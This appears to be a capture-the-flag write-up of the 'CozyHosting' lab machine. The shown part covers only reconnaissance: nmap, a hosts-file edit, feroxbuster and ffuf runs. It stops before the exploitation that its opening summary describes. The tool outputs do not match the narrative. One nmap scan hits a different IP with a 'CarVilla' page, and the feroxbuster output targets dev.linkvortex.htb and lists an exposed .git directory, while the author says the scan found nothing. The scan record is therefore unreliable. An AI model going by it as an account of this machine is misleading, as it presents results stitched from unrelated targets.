
CozyHosting

OS	RELEASE DATE	DIFFICULTY	MACHINE STATE
Linux	02 Sep 2023	Easy	Retired

Cozyhosting was a fun OSCP-like machine that educates the attacker on good enumeration and persistence. The machine starts with a webpage that has a Spring Boot actuator backend leading to an exposed session. The attacker is then able to login as the Admin user and exploit an RCE vulnerability within the webpage. The Attacker then leverages the low level user to analyze a file for credentials leading to a higher level users credentials. The high level user had a misconfigured sudo priveledge allowing root access.


Starting with nmap, Ill go ahead add use my standard scan parameters, -sC to scan with default scripts, -sV for service and version detection, --min-rate to drastically increase its speed, and -oA to output my findings into a file format.



```
┌──(kali㉿kali)-[~/Documents/offsec/enu]
└─$ sudo nmap -sC -sV -p- --min-rate 10000 192.168.112.114 -oA nmap.out
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-19 22:39 EST
Nmap scan report for 192.168.112.114
Host is up (0.040s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 4b:3e:f3:38:6f:a4:52:9c:27:66:a7:3c:62:30:6b:fa (ECDSA)
|_  256 a7:27:e6:57:86:62:03:c2:b4:65:70:68:45:41:ea:ce (ED25519)
80/tcp open  http    nginx 1.22.1
|_http-title: CarVilla
|_http-server-header: nginx/1.22.1
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.41 seconds
```


```
nmap 10.129.7.4 -sV -sC --min-rate 10000 -oA nmap-out
```

I will update my /etc/hosts file since the output mentions it did not follow a redirect to cozyhosting.htb.



```
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

10.129.7.4      cozyhosting.htb
~
~
~
```


I will start with visiting the site since its the only open port I detected.




We offer modern solutions for growing your business

Host a project of any size and complexity with Cozy Hosting

Didn't find anything with passive recon, except for a login page in the top left.




I tried basic creds like cozyhosting : password or admin : password but didnt get anywhere. I tried simple sql injections among other webpage login tactics and started banging my head against the desk because I couldn't really find anything. I started up Feroxbuster for any hidden webpages and nothing interesting appeared after letting it run for at least an hour.




```
┌──(kali㉿kali)-[~]
└─$ feroxbuster -u http://dev.linkvortex.htb  -w /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.2
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://dev.linkvortex.htb
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/seclists/Discovery/Web-Content/common.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.2
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       23w      196c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        7l       20w      199c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      115l      255w     2538c http://dev.linkvortex.htb/
200      GET        8l       21w      201c http://dev.linkvortex.htb/.git/config
200      GET        1l        9w      175c http://dev.linkvortex.htb/.git/logs/HEAD
301      GET        7l       20w      239c http://dev.linkvortex.htb/.git ⇒ http://dev.linkvortex.htb/.git/
200      GET        1l        1w       41c http://dev.linkvortex.htb/.git/HEAD
200      GET       15l       53w      868c http://dev.linkvortex.htb/.git/logs/
200      GET        1l       10w       73c http://dev.linkvortex.htb/.git/description
200      GET        3l        9w      147c http://dev.linkvortex.htb/.git/packed-refs
200      GET        2l        2w       82c http://dev.linkvortex.htb/.git/shallow
200      GET       15l       79w      478c http://dev.linkvortex.htb/.git/hooks/applypatch-msg.sample
200      GET       24l       83w      544c http://dev.linkvortex.htb/.git/hooks/pre-receive.sample
200      GET       42l      238w     1492c http://dev.linkvortex.htb/.git/hooks/prepare-commit-msg.sample
200      GET       49l      279w     1643c http://dev.linkvortex.htb/.git/hooks/pre-commit.sample
200      GET      173l      669w     4655c http://dev.linkvortex.htb/.git/hooks/fsmonitor-watchman.sample
200      GET      169l      798w     4898c http://dev.linkvortex.htb/.git/hooks/pre-rebase.sample
200      GET       14l       69w      424c http://dev.linkvortex.htb/.git/hooks/pre-applypatch.sample
200      GET       53l      234w     1374c http://dev.linkvortex.htb/.git/hooks/pre-push.sample
200      GET        8l       32w      189c http://dev.linkvortex.htb/.git/hooks/post-update.sample
200      GET       24l      163w      896c http://dev.linkvortex.htb/.git/hooks/commit-msg.sample
200      GET      128l      546w     3650c http://dev.linkvortex.htb/.git/hooks/update.sample
200      GET        6l       43w      240c http://dev.linkvortex.htb/.git/info/exclude
200      GET       78l      499w     2783c http://dev.linkvortex.htb/.git/hooks/push-to-checkout.sample
200      GET       13l       67w      416c http://dev.linkvortex.htb/.git/hooks/pre-merge-commit.sample
200      GET        1l        1w       41c http://dev.linkvortex.htb/.git/refs/tags/v5.57.3
200      GET        4l       15w      515c http://dev.linkvortex.htb/.git/objects/50/864e0261278525197724b394ed4292414d9fec
200      GET       11l       77w     5996c http://dev.linkvortex.htb/.git/objects/e6/54b0ed7f9c9aedf3180ee1fd94e7e43b29f000
200      GET     2172l     8158w   958396c http://dev.linkvortex.htb/.git/index
200      GET      759l     4324w   342975c http://dev.linkvortex.htb/.git/objects/pack/pack-0b802d170fe45db10157bb8e02bfc9397d5e9d87.idx
200      GET      115l      255w     2538c http://dev.linkvortex.htb/index.html
200      GET    67548l   392131w 32094754c http://dev.linkvortex.htb/.git/objects/pack/pack-0b802d170fe45db10157bb8e02bfc9397d5e9d87.pack
[####################] - 9s      9521/9521    0s      found:30      errors:0
[####################] - 3s      4728/4728    1368/s  http://dev.linkvortex.htb/
[####################] - 0s      4728/4728    59100/s http://dev.linkvortex.htb/.git/logs/ ⇒ Directory listing
[####################] - 1s      4728/4728    7342/s  http://dev.linkvortex.htb/.git/ ⇒ Directory listing
[####################] - 0s      4728/4728    59848/s http://dev.linkvortex.htb/.git/hooks/ ⇒ Directory listing
[####################] - 0s      4728/4728    63040/s http://dev.linkvortex.htb/.git/info/ ⇒ Directory listing
[####################] - 0s      4728/4728    62211/s http://dev.linkvortex.htb/.git/objects/ ⇒ Directory listing
[####################] - 0s      4728/4728    62211/s http://dev.linkvortex.htb/.git/refs/ ⇒ Directory listing
[####################] - 0s      4728/4728    66592/s http://dev.linkvortex.htb/.git/objects/50/ ⇒ Directory listing
[####################] - 0s      4728/4728    67543/s http://dev.linkvortex.htb/.git/refs/tags/ ⇒ Directory listing
[####################] - 8s      4728/4728    624/s   http://dev.linkvortex.htb/.git/objects/pack/ ⇒ Directory listing
[####################] - 0s      4728/4728    47280/s http://dev.linkvortex.htb/.git/objects/e6/ ⇒ Directory listing
[####################] - 7s      4728/4728    700/s   http://dev.linkvortex.htb/cgi-bin/
```

Then I decided that maybe there was content on another subdomain, so I used ffuf to check. But it returned nothing as well.




```
┌──(root㉿kali)-[/home/kali]
└─# ffuf -u http://cozyhosting.htb -H "Host: FUZZ.cozyhosting.htb" -w /usr/share/seclists/Discovery/DNS/s

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cozyhosting.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.cozyhosting.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 682 req/sec :: Duration: [0:00:14] :: Errors: 0 ::
```

And nothing on gobuster, despite the image, I sat here for a while.



